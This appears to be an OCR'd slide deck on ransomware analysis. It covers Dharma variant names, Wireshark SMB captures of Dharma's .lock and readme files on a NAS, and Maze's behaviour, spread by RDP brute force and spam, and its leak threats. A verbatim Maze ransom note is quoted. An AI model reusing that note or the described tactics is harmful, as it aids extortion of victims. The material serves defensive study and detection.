
Dharma Family

2016~2020

This ransom family also includes Oron@india.com, Zzzzz, Wallet, Cezar, Combo, Arena, Java Ran., Write Ran., Arrow Ran., Bip Ran., Java2018@tutaio.arrow, Brr Ran., Gamma, Bkp, Boost, Waifu, BTC, FUNNY, Xxxxx, Audit, Tron, Adobe Ran., Santa Ran., Wallet, Heets, Qwex, ETH, 888, Frend, KARLS, AYE Ran., NWA, Korea Ran., Stun

參考資料: https://www.2-spyware.com/remove-dharma-ransomware-virus.html, 2019
參考資料: https://www.enigmasoftware.com/dharmaransomware-removal/ 2019


SMB Traffics in NAS of **Darma**



smb.file contains ".lock"

```
No.    Time      Source           Destination      Protocol  Length Info
  219 19.892479  192.168.200.162  192.168.200.41   SMB       582 Trans2 Response, FIND_FIRST2, Files: . .. 4o250a436f-readme.txt d60dff40.lock
  314 19.905900  192.168.200.162  192.168.200.41   SMB       194 Trans2 Response, FIND_FIRST2, Files: . .. 20161005 PSS.GHO.4o250a436f 20190809up
  836 19.987257  192.168.200.162  192.168.200.41   SMB       582 Trans2 Response, FIND_FIRST2, Files: . .. 4o250a436f-readme.txt d60dff40.lock
  945 19.998968  192.168.200.41   192.168.200.162  SMB       172 NT Create AndX Request, FID: 0x400c, Path: \d60dff40.lock
  951 19.999285  192.168.200.162  192.168.200.41   SMB       193 NT Create AndX Response, FID: 0x400c
  955 19.999443  192.168.200.41   192.168.200.162  SMB       130 Trans2 Request, QUERY_FILE_INFO, FID: 0x400c, Query File Internal Info
  957 19.999512  192.168.200.162  192.168.200.41   SMB       126 Trans2 Response, FID: 0x400c, QUERY_FILE_INFO
 1066 20.007007  192.168.200.162  192.168.200.41   SMB       194 Trans2 Response, FIND_FIRST2, Files: . .. 20161005 PSS.GHO.4o250a436f 20190809up
 1246 20.033917  192.168.200.162  192.168.200.41   SMB       718 Trans2 Response, FIND_FIRST2, Files: . .. 123KUBO ?? - ?????????????????.lnk 4o2
 1313 20.070725  192.168.200.162  192.168.200.41   SMB       718 Trans2 Response, FIND_FIRST2, Files: . .. 123KUBO ?? - ?????????????????.lnk 4o2
18988 23.306762  192.168.200.41   192.168.200.162  SMB       172 NT Create AndX Request, FID: 0x8010, Path: \d60dff40.lock
18990 23.306914  192.168.200.162  192.168.200.41   SMB       193 NT Create AndX Response, FID: 0x8010
19000 23.307510  192.168.200.41   192.168.200.162  SMB       130 Trans2 Request, QUERY_FILE_INFO, FID: 0x8010, Query File Internal Info
19002 23.307576  192.168.200.162  192.168.200.41   SMB       126 Trans2 Response, FID: 0x8010, QUERY_FILE_INFO
23588 24.007011  192.168.200.41   192.168.200.162  SMB       184 NT Create AndX Request, FID: 0xc00b, Path: \MOVIE\d60dff40.lock
23589 24.007149  192.168.200.162  192.168.200.41   SMB       193 NT Create AndX Response, FID: 0xc00b
23601 24.007629  192.168.200.41   192.168.200.162  SMB       130 Trans2 Request, QUERY_FILE_INFO, FID: 0xc00b, Query File Internal Info
23603 24.007698  192.168.200.162  192.168.200.41   SMB       126 Trans2 Response, FID: 0xc00b, QUERY_FILE_INFO
52583 31.421958  192.168.200.41   192.168.200.162  SMB        99 Close Request, FID: 0x400c
52584 31.422025  192.168.200.162  192.168.200.41   SMB        93 Close Response, FID: 0x400c
52665 37.381944  192.168.200.41   192.168.200.162  SMB        99 Close Request, FID: 0x8010
52667 37.382011  192.168.200.162  192.168.200.41   SMB        93 Close Response, FID: 0x8010
52674 37.382474  192.168.200.41   192.168.200.162  SMB        99 Close Request, FID: 0xc00b
52675 37.382544  192.168.200.162  192.168.200.41   SMB        93 Close Response, FID: 0xc00b
```

SMB - xxxxxxxx.lock of Dharma




Apply a display filter … <Ctrl-/>

Expression… + SM

No.	Time	Source	Destination	Protocol	Length	Info
208	2019-11-12 1…	192.168.200.162	192.168.200.41	SMB	642	Trans2 Response, FIND_FIRST2, Files: . .. FoxitReaderPortable FoxitReaderPortable_
209	2019-11-12 1…	192.168.200.41	192.168.200.162	SMB	284	Trans2 Request, QUERY_PATH_INFO, Query File Basic Info, Path: \Foxit Reader 9.6.0.
210	2019-11-12 1…	192.168.200.162	192.168.200.41	SMB	158	Trans2 Response, QUERY_PATH_INFO
211	2019-11-12 1…	192.168.200.41	192.168.200.162	SMB	284	Trans2 Request, QUERY_PATH_INFO, Query File Standard Info, Path: \Foxit Reader 9.6.
212	2019-11-12 1…	192.168.200.162	192.168.200.41	SMB	142	Trans2 Response, QUERY_PATH_INFO
213	2019-11-12 1…	192.168.200.41	192.168.200.162	SMB	284	Trans2 Request, QUERY_PATH_INFO, Query File Standard Info, Path: \Foxit Reader 9.6.
214	2019-11-12 1…	192.168.200.162	192.168.200.41	SMB	142	Trans2 Response, QUERY_PATH_INFO
215	2019-11-12 1…	192.168.200.41	192.168.200.162	SMB	294	Trans2 Request, FIND_FIRST2, Pattern: \Foxit Reader 9.6.0.25114 ???? - ??Adobe Read
216	2019-11-12 1…	192.168.200.162	192.168.200.41	SMB	1042	Trans2 Response, FIND_FIRST2, Files: . .. App Data FoxitReaderPortable.exe help.htm
217	2019-11-12 1…	192.168.200.41	192.168.200.162	SMB	292	Trans2 Request, QUERY_PATH_INFO, Query File Basic Info, Path: \Foxit Reader 9.6.0.
218	2019-11-12 1…	192.168.200.162	192.168.200.41	SMB	158	Trans2 Response, QUERY_PATH_INFO
219	2019-11-12 1…	192.168.200.162	192.168.200.41	SMB	582	Trans2 Response, FIND_FIRST2, Files: . .. 4o250a436f-readme.txt d60dff40.lock
220	2019-11-12 1…	192.168.200.41	192.168.200.162	TCP	54	49396 → 139 [ACK] Seq=7815 Ack=35856 Win=65024 Len=0
221	2019-11-12 1…	192.168.200.41	192.168.200.162	SMB	244	Trans2 Request, QUERY_PATH_INFO, Query File Basic Info, Path: \Foxit Reader 9.6.0.
222	2019-11-12 1…	192.168.200.162	192.168.200.41	SMB	158	Trans2 Response, QUERY_PATH_INFO
223	2019-11-12 1…	192.168.200.41	192.168.200.162	SMB	244	Trans2 Request, QUERY_PATH_INFO, Query File Standard Info, Path: \Foxit Reader 9.6.
224	2019-11-12 1…	192.168.200.162	192.168.200.41	SMB	142	Trans2 Response, QUERY_PATH_INFO
225	2019-11-12 1…	192.168.200.41	192.168.200.162	SMB	254	Trans2 Request, FIND_FIRST2, Pattern: \Foxit Reader 9.6.0.25114 ???? - ??Adobe Read
226	2019-11-12 1…	192.168.200.162	192.168.200.41	SMB	642	Trans2 Response, FIND_FIRST2, Files: . .. FoxitReaderPortable FoxitReaderPortable_
227	2019-11-12 1…	192.168.200.41	192.168.200.162	SMB	284	Trans2 Request, QUERY_PATH_INFO, Query File Basic Info, Path: \Foxit Reader 9.6.0.
228	2019-11-12 1…	192.168.200.162	192.168.200.41	SMB	158	Trans2 Response, QUERY_PATH_INFO
229	2019-11-12 1…	192.168.200.41	192.168.200.162	SMB	284	Trans2 Request, QUERY_PATH_INFO, Query File Standard Info, Path: \Foxit Reader 9.6.
230	2019-11-12 1…	192.168.200.162	192.168.200.41	SMB	142	Trans2 Response, QUERY_PATH_INFO
231	2019-11-12 1…	192.168.200.41	192.168.200.162	SMB	294	Trans2 Request, FIND_FIRST2, Pattern: \Foxit Reader 9.6.0.25114 ???? - ??Adobe Read
232	2019-11-12 1…	192.168.200.162	192.168.200.41	SMB	1042	Trans2 Response, FIND_FIRST2, Files: . .. App Data FoxitReaderPortable.exe help.htm

The Characteristic of Maze



Maze Ransomware

Dear E_SPACE, your files have been encrypted by RSA-2048 and ChaCha algorithms
The only way to restore them is to buy decryptor

These algorithms are one of the strongest
You can read about them at wikipedia

If you understand the importance of situation you can restore all files by following instructions in DECRYPT-FILES.txt file

You can decrypt 3 files for free as a proof of work
We know that this computer is very valuable for you
So we will give you appropriate price for recovering

Distribute Ransomware

Email, RDP

mailspam campaigns utilizing weaponized attachments, mostly Word and Excel files.
RDP brute force attacks

Particular Behavior

Malicious Activity

MAZE uses two algorithms to encrypt the files, ChaCha20 and RSA. Maze creates a file called DECRYPT-FILES.txt in each folder that contains encrypted files.
It skips some folders among which are: %windir%, %programdata%, Program Files, %appdata%\local.

Multiple Servers

Network Servers

When executing on a machine, Maze ransomware will also attempt to determine what kind of PC it has infected. It tries to distinguish between different types of system (‘backup server’, ‘domain controller’, ‘standalone server’, etc.). Using this information in the ransom note, the Trojan aims to further scare the victims into thinking that the criminals know everything about the affected network.


Major Victims

2019~2021

Maze ransomware was one of the first ransomware families that threatened to leak the victims’ confidential data if they refused to cooperate.

